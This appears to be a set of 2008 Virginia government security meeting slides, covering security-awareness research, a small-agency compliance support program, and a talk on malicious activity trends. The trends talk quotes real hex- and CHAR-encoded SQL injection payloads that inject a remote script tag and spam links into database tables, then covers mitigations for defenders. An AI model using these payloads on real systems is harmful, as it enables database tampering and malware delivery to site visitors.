


Council research shows that while repetitive communications might annoy recipients, those reporting repetitive communication showed substantially improved behavior.


GET EVERYONE IN ON THE ACT

Security messages delivered by managers or colleagues have more impact than messages delivered by Information Security

Impact of Communication Source
Secure Behavior Index (Maximum Impact)




Impact of Peer Pressure
Secure Behavior Index (Maximum Impact)



DISCUSSION QUESTION

What strategies are companies using to leverage peer pressure to drive secure behaviors?


ROADMAP FOR TODAY'S DISCUSSION



PREDICTIVE PROFILING

Council research shows that few factors out of CISO's control affect secure behavior, and those that do allow targeting of behavior change efforts

User Characteristics Tested for Effect on Secure Behavior

	Characteristics	Ease of Targeting	Effect on Behavior	
	Computer Savvy	Medium	✗	Do not target—no effect on behavior
	Amount of Travel	Easy	✗	
	Tenure	Hard	✗	
	Age	Medium	✗	
	Country of Residence	Easy	✓*	Target based on these characteristics which affect behavior and allow for easy segmentation
	Role	Easy	✓	
	Level Within Organization	Easy	✓	


* Council is in the process of analyzing country-specific data.

Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.

IMPACT OF SEGMENTATION: SECURE BEHAVIOR BY ROLE

THE USUAL SUSPECTS (AND THEN SOME)


Council survey revealed unexpected roles among those with least secure behavior



WHOSE BEHAVIOR MATTERS

Consider secure behavior and potential for harm when choosing roles for targeted efforts

Role Targeting Heat Map



¹ 2007 IREC User Behavior Survey.

² 2007 IREC Behavior Change Inventory; IREC research.

Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.

IMPACT OF SEGMENTATION: BEHAVIOR LEVERS BY ROLE

WHAT WORKS WHEN

CISOs should tailor not only the content but also the incentive mechanism and the delivery approach to the specific requirements of each end-user segment

Effectiveness of CISO Actions for Low Compliance and/or Risky Roles

Relative to Average for Category

	Incentives			Message Characteristics				
	Positive	Negative	Empowerment	Frequency	Content	Source	Medium	Attributes
Sales and Marketing	✓✓	✗	✓✓	✗✗		✓	✗✗	
Corporate Admin, Legal, and Strategy	✓✓	✗✗	✓✓	✓✓	✗✗	✗✗	✗✗	✓✓
R&D			✓		✓		✗	
Finance, Accounting, and Purchasing		✓✓		✗				
HR		✗✗	✓	✗	✓			✓
Administration and Clerical	✓		✓	✗		✗		
Application Development	✗		✗		✓✓		✓	
Other IT				✗	✓			
Manufacturing	✓✓		✓	✓	✗✗	✗	✗	

- ✓✓ Focus Efforts on These Approaches
- ✓ More Effective than Typical
- ✗ Less Effective than Typical
- ✗✗ Much Less Effective Than Typical



Manufacturing is high compliance/low risk, shown for comparison.

THE TOP, OR THE BOTTOM?

Senior executives are less compliant than others and are a particular risk given their access to sensitive information...



...so particular attention to the categories of actions to which they are most receptive is critical



Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.

KEY TAKEAWAYS

SEVEN COMMANDMENTS

Successful behavior change campaigns will adhere to these seven guidelines



Words

Training and communications are important...

Actions

...but incentives and disincentives are also a big lever for changing behavior



Punishment

Sanctioning non-compliant users can be very effective...

Reward

...but you can inflict behavior with rewards without waiting for an incident




Telling

Educating users about security is critical to mitigate enterprise risk...

Listening

...but empowering users with the opportunity to contribute to security efforts is a powerful means to change behavior



Quantity

More messages will probably help...

Quality

...but not nearly as much as improving the messages already being delivered



Focus on Policy

Organization policy is the most influential message content...

Focus on Risk Events

...but don't forget to explain why the policy is needed



Medium

The specific medium of message delivery in most cases has little effect...

Message

...so focus on the content of the message



Delivered by Information Security

With careful attention to quality, messages from Information Security can be persuasive...

Delivered by Colleagues

...but propagating messages via managers, local security liaisons, or even a mascot is more effective



INFORMATION RISK EXECUTIVE COUNCIL

Washington, D.C. • Chicago • San Francisco • London • New Delhi • Sydney



www.irec.executiveboard.com

IREC1AL8R0P



Commonwealth Decision

- **Summary of Utilization for Commonwealth of Virginia**

- Date Range: 1/1/2008 - 1/1/2010
- Practice: TECH
- Programs: IREC

Member Meeting Participation	# of Attendees
Teleconference-Emerging Issue	2
Teleconference-ServiceOverview	6
Teleconference-Study	17

Online Service Utilization	Total
Total Users	74
Total Logins	202
Total Downloads	302

Participants	Total
Meeting Participants	
SAR Participants	
Online Participants	74

Active Program Participants	Total
Total Participants	118



Commonwealth Decision

Do we continue the membership for 2009 or not?

Please send your vote by December 31 to:

VITASecurityServices@VITA.Virginia.Gov

Small Agency IT Security Support

Compliance with COV Information Technology (IT) Security Standards

*Matt Teasdale, Information Security Specialist
Ed Miller, Information Security Specialist*



Virginia Department of Accounts

Financial Accountability. Reporting Excellence.

Situation

- APA has started issuing Management Points on COV IT Security Policy and Standards
- Standards have increased greatly in past 18 months
 - Last revision (4) 7/24/08 added over 50 new requirements
- Small agencies do not typically have adequate resources to keep pace with new standards
 - Budget Reality Is Limited Funds for Third Party Audit Support

House Appropriations Bill # 30

To address this need, a budget addenda approved by the 2008 General Assembly, established, funded and expanded DOA's mission to assist Small Agencies in complying with the COV Information Security Standards. ***Two Positions were funded to provide support.***

Services Provided

Review of Existing IT Security Program

Development of IT Security Program

IT Audit Support

Continuing Support of Programs

Security Standards Support

Nine Mandated Components of the COV IT Security Standard (ITRM SEC501)

Risk Management	Logical Access Controls	Personnel Security
Contingency Planning	Data Protection	Threat Management
IT Systems Security	Facilities Security	Asset Management

Audits as Defined by ITRM SEC 502-00

Can not Provide Both Assistance and Audit Support – Without Consideration

- Unless Adequate Time Between
- Possible Assistance From One Member and Audit Support From the Other Member of Unit



Started July 10, 2008

- Information Security Assistance Reviews (ISAR)

Templates Developed

- Policies, BIA, RA, Sensitivity Analysis, Continuity of Operations and Disaster Recovery

Memorandum of Understanding

- Details our Deliverables
- Identifies Small Agencies Responsibilities



MOU Lists Services & Responsibilities:

Modeled on the 9 IT security components in
SEC501 security standard

MOU can be modified to fit an agency's
particular needs

Identifies basic information to be provided by
the Agency and what the Agency can
expect in return



Example from MOU

- 2.1.2 Risk Assessment – Risk Assessment (RA) requirements delineate the steps Agencies must take for each IT system classified as sensitive to:**
- **Identify potential threats to an IT system and the environment in which it operates;**
 - **Determine the likelihood that threats will materialize;**
 - **Identify and evaluate vulnerabilities; and**
 - **Determine the loss impact if one or more vulnerabilities are exploited by a potential threat.**

Deliverable	Reference	DOA Action	Agency Action
Risk Assessments for each sensitive IT system that provides an analysis of threats, likelihood of event and impact of event on agency operations that involve sensitive data.	ITRM SEC 500-02, Section 3.1.1 ITRM SEC 501-01, Section 2.6 ITRM SEC 502-00, Section 1.4	Completed Agency RA based upon inputs. RA will provide a ranking of sensitive agency processes/information.	Assign person with knowledge of agency processes to aid in completing the RA. Provide to DOA copies of existing system inventories or RAs. Copy of VITA NG 501 Self Assessment if applicable.

Our Approach

Prior to beginning work with your agency, we'll need your assistance to identify:

- a point of contact
- business hours
- parking
- facility access
- work space availability
- dress code

Our Approach

We will then arrange an initial meeting to discuss any particular IT security concerns that your agency may have in order to customize the MOU to your requirements.

We will take steps to gain an understanding of your agency's current security posture in order to define gaps and create a specific action plan.

We will meet with you to prioritize the plan, identify the resources needed and begin implementing appropriate actions to close the gaps.

Our Approach

We will conduct training sessions, initiate periodic meetings and prepare progress reports to keep you apprised of our efforts.

Depending on exactly what is scoped in the MOU for your agency, there may also be various deliverables along the way (BIA's, RA's, COOP, etc.).

Our Approach

We will work with your staff to jointly develop and implement the major components of a complete and effective IT security program.

We will plan to be at your site, at least initially, as much as scheduling allows.

We have commitments, however, to numerous agencies across the COV and limited number of staff. We will be simultaneously supporting other agencies as well as your own.

After major deliverables have been achieved, we will phase into more of an on-going consultative and follow-up role.



70 Agencies Identified as Candidates

- Based on MEL and Blue Book Information

Eight Areas Identified and Weighted to Establish Order

- Subject to PCI
- SJR 51
- IT Audit Plan
- Sensitive Systems
- APA Audit Findings
- COOP Plan to VDEM
- ISO Appointed
- # Employees

DOA Used as Prototype

- Refined Templates and Process
- Equivalent to Reviewing 7 Agencies
- Program Review Complete

Engaged with Five Agencies

- 2 Reviews and Assistance in Progress
- 1 IT Security Audit Begins January 2009
- 2 Initial Discussions Estimate Jan/Feb 09 Start
 - Appears Assistance is Required

Next Five Identified



New Ranking July 1st of Each Year

- Incorporate New Information on 8 Risk Topics
- Respond to Emerging Needs
- Coordinate With APA

Estimate 15 to 20 Agencies Each Year

- Number of Reviews and Audits Will Vary
- Two to Three Months Each
- Multiple Agencies At the Same Time

The need for a service to assist small agencies with the complexities of IT security and compliance has been identified and anticipated for some time now.

We are pleased that the General Assembly has funded this initiative and we look forward to working with you.

Questions?

Any questions?





Contact Information

Ron Necessary, CPA, CISA, CFE
Senior Director, AICCO
ron.necessary@doa.virginia.gov
804-225-2380

Ed Miller, CIA, CISA, CISM
Information Security Specialist, AICCO
edward.miller@doa.virginia.gov
804-371-2156

Matt Teasdale, CISA, CISM
Information Security Specialist, AICCO
matthew.teasdale@doa.virginia.gov
804-786-9260



Commonwealth of Virginia
Department of Accounts
Accounting and Internal Control Compliance
Oversight Unit (AICCO)

www.doa.virginia.gov



Trends in Malicious Activities

Bob Baskette, CISSP, CCNP
Commonwealth Security
Incident Management Engineer



Why Information Security Matters

The need for Information Security

- Computer systems have an inherent value to both the computer system owner and those malicious individuals who seek the data stored on the computer systems and the available processing power the computer systems possess.
- Malicious individuals may also be interested in taking over the computer system to store illegal materials or launch attacks that will be traced back to the compromised system instead of the malicious individual.



Information Security Concerns

Recent Information Security analysis has proven that:

- A Microsoft Windows computer system without the appropriate patches can be exploited in as little as five minutes.
- A modern desktop computer can send 200,000 spam email an hour.
- Networks of exploited computers can be rented for targeted attacks via web stores controlled by Bot Owners.



Current Trends in Malicious Behavior

- Phishing
 - IRS and Treasury scams
 - Credit Union and Banking scams
 - Major events (Elections, Holidays)
- Spam
 - Product offers
 - Misdirection to allow installation of malware
 - Misinformation (denial of access)
- Key-Logging software
- SQL-injections
- Web defacement by file replacement
- Social Engineering
- System theft



SQL-injection information

SQL injections can occur whenever client-side data is used to construct an SQL query without first adequately constraining or sanitizing the client-side input. The use of dynamic SQL statements (the formation of SQL queries from several strings of information) can provide the environmental conditions needed to exploit the backend database that supports the web server. SQL injections allow for the execution of SQL code under the privileges of the system ID used to connect to the backend database.

Two primary types of SQL injection vulnerabilities:

Error-based = The error messages reported by the database after receiving an invalid query is displayed to the malicious individual allowing him to leverage information based on this output

Blind = No error information is displayed to the malicious individual thereby increasing the difficulty of detection and exploitation of the vulnerability.

Hex-Encoded SQL-injections

- ```

DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C4152452040542076617263686
17228323535292C40432076617263686172283430303029204445434C415245205461626C655F43
7572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616D6520667
26F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726520612E6964
3D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3939206F7
220622E78747970653D3335206F7220622E78747970653D323331206F7220622E78747970653D31
363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D20205
461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354
415455533D302920424547494E20657865632827757064617465205B272B40542B275D20736574
205B272B40432B275D3D2727223E3C2F7469746C653E3C736372697074207372633D2268747470
3A2F2F77777332E73733131716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3
C212D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F74206C696B6520272
725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F77777332E737331
31716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272727294645544
348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C404320454E
4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437
572736F72%20AS%20CHAR(4000));EXEC(@S);

```
- ```

DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99
or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM
Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set
['+@C+']=''></title><script src="hxxp://www3.ss11qn.cn/csrrs/w.js"></script><!--'+@C+'
where '+@C+' not like "%"></title><script
src="hxxp://www3.ss11qn.cn/csrrs/w.js"></script><!--"')FETCH NEXT FROM Table_Cursor INTO
@T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor

```



Multi-Encoded SQL-injection

- code=29%3BBEGIN+DECLARE+%40dose+VARCHAR(8000)+SET+%40dose%3DCHAR(104)%2BCHAR(116)%2BCHAR(116)%2BCHAR(112)%2BCHAR(58)%2BCHAR(47)%2BCHAR(47)%2BCHAR(119)%2BCHAR(119)%2BCHAR(119)%2BCHAR(46)%2BCHAR(109)%2BCHAR(97)%2BCHAR(110)%2BCHAR(115)%2BCHAR(102)%2BCHAR(105)%2BCHAR(101)%2BCHAR(108)%2BCHAR(100)%2BCHAR(46)%2BCHAR(101)%2BCHAR(100)%2BCHAR(117)%2BCHAR(47)%2BCHAR(126)%2BCHAR(97)%2BCHAR(108)%2BCHAR(117)%2BCHAR(109)%2BCHAR(110)%2BCHAR(105)%2BCHAR(47)%2BCHAR(101)%2BCHAR(118)%2BCHAR(101)%2BCHAR(110)%2BCHAR(116)%2BCHAR(115)%2BCHAR(50)%2BCHAR(46)%2BCHAR(99)%2BCHAR(102)%2BCHAR(109)%2BCHAR(63)%2BCHAR(69)%2BCHAR(105)%2BCHAR(100)%2BCHAR(61)%2BCHAR(49)%2BCHAR(52)%2BCHAR(48)%2BCHAR(34)%2BCHAR(62)%2BCHAR(111)%2BCHAR(109)%2BCHAR(101)%2BCHAR(112)%2BCHAR(114)%2BCHAR(97)%2BCHAR(122)%2BCHAR(111)%2BCHAR(108)%2BCHAR(101)%2BCHAR(60)%2BCHAR(47)%2BCHAR(65)%2BCHAR(62)%2BCHAR(13)%2BCHAR(10)%2BCHAR(32)%2BCHAR(60)%2BCHAR(65)%2BCHAR(32)%2BCHAR(72)%2BCHAR(82)%2BCHAR(69)%2BCHAR(70)%2BCHAR(61)%2BCHAR(34)%2BCHAR(104)%2BCHAR(116)%2BCHAR(116)%2BCHAR(112)%2BCHAR(58)%2BCHAR(47)%2BCHAR(47)%2BCHAR(119)%2BCHAR(119)%2BCHAR(119)%2BCHAR(46)%2BCHAR(102)%2BCHAR(109)%2BCHAR(57)%2BCHAR(52)%2BCHAR(57)%2BCHAR(115)%2BCHAR(100)%2BCHAR(46)%2BCHAR(99)%2BCHAR(111)%2BCHAR(109)%2BCHAR(47)%2BCHAR(109)%2BCHAR(117)%2BCHAR(115)%2BCHAR(105)%2BCHAR(99)%2BCHAR(47)%2BCHAR(66)%2BCHAR(105)%2BCHAR(111)%2BCHAR(95)%2BCHAR(112)%2BCHAR(111)%2BCHAR(112)%2BCHAR(46)%2BCHAR(99)%2BCHAR(102)%2BCHAR(109)%2BCHAR(63)%2BCHAR(105)%2BCHAR(100)%2BCHAR(61)%2BCHAR(49)+DECLARE+%40size+INTEGER+DECLARE+%40text+BINARY(16)+SELECT+%40size%3DDATALENGTH(CONTENT),%40text%3DTEXTPTR(CONTENT)+FROM+TBLMEMOS+WHERE+MEMOID+=+50+IF+%40size%3D48762+UPDATETEXT+TBLMEMOS.CONTENT+%40text+48762+NULL+%40dose+END%2D%2DBF2112&menuLevel=2
- code=29;BEGIN+DECLARE+@dose+VAR@+SET+@dose=hxxp://www.mansfield.edu/~alumni/events2.cfm?Eid=140">omeprazole <AHREF="hxxp://www.fm949sd.com/music/Bio_pop.cfm?id=1+DECLARE+@size+INTEGER+DECLARE+@text+BINARY(16)+SELECT+@size=DATALENGTH(CONTENT),@text=TEXTPTR(CONTENT)+FROM+TBLMEMOS+WHERE+MEMOID+=+50+IF+@size=48762+UPDATETEXT+TBLMEMOS.CONTENT+@text+48762+NULL+@dose+END--BF2112&menuLevel=2

SQL-injection Mitigation

- Most SQL injection vulnerabilities can be mitigated by avoiding the use of dynamically constructed SQL queries
- Use parameterized queries to ensure that the user input will be treated as only as data, not as part of the SQL query
- Encode all data from “Free-Form” user input fields prior to submitting the data to the database.

SQL-injection Mitigation

- Filter or sanitize any strings that must be used to create dynamically constructed queries to ensure that it cannot be used to trigger SQL injection vulnerabilities.
 - Filter character type to input field
 - Alpha characters for name fields
 - Numeric characters in telephone number fields
 - Only allow @ in email fields
 - Avoid the following characters: " (double quote), ' (single quote), ; (semicolon), , (colon), - (dash).
 - Always restrict the allowed characters rather than filtering out specific 'bad' ones



Web Application Firewalls

- Web application firewalls (WAF) use the same basic principles as the traditional network firewall except the WAF will also inspect the application layer information of a transaction such as cookies, form fields and HTTP headers.
- WAF can help mitigate the risks imposed by SQL injection and cross-site scripting attacks.
- Most WAF can inspect both HTTP and HTTPS transactions.
- WAF products are meant to be an additional layer of defense in a “Defense-in-Depth” Information Security strategy.



Web Application Firewalls

- WAF products for the Microsoft IIS web server environment
 - Microsoft's Urlscan
 - <http://technet.microsoft.com/en-us/security/cc242650.aspx>
 - It is deployed as an add-on to IIS version 5 and is integrated into IIS version 6 and version 7
 - Urlscan operates as an ISAPI filter and can provide a level of protection from SQL Injection attacks. Urlscan does not inspect HTTP request body (POST data), so SQL injection attacks that use the POST method may not be detected.
 - WebKnight
 - <http://www.aqtronix.com/?PageID=99>
 - Free IIS web server add-on product
 - It inspects SQL injection in header, cookies, URL and in POST data.
 - The detection of a SQL injection is based on hitting two of the preset SQL keywords.



Website Defacement

- Website defacement motivation can be grouped into three primary categories:
 - Monetary Gain
 - Political motivation
 - Tagging / Graffiti
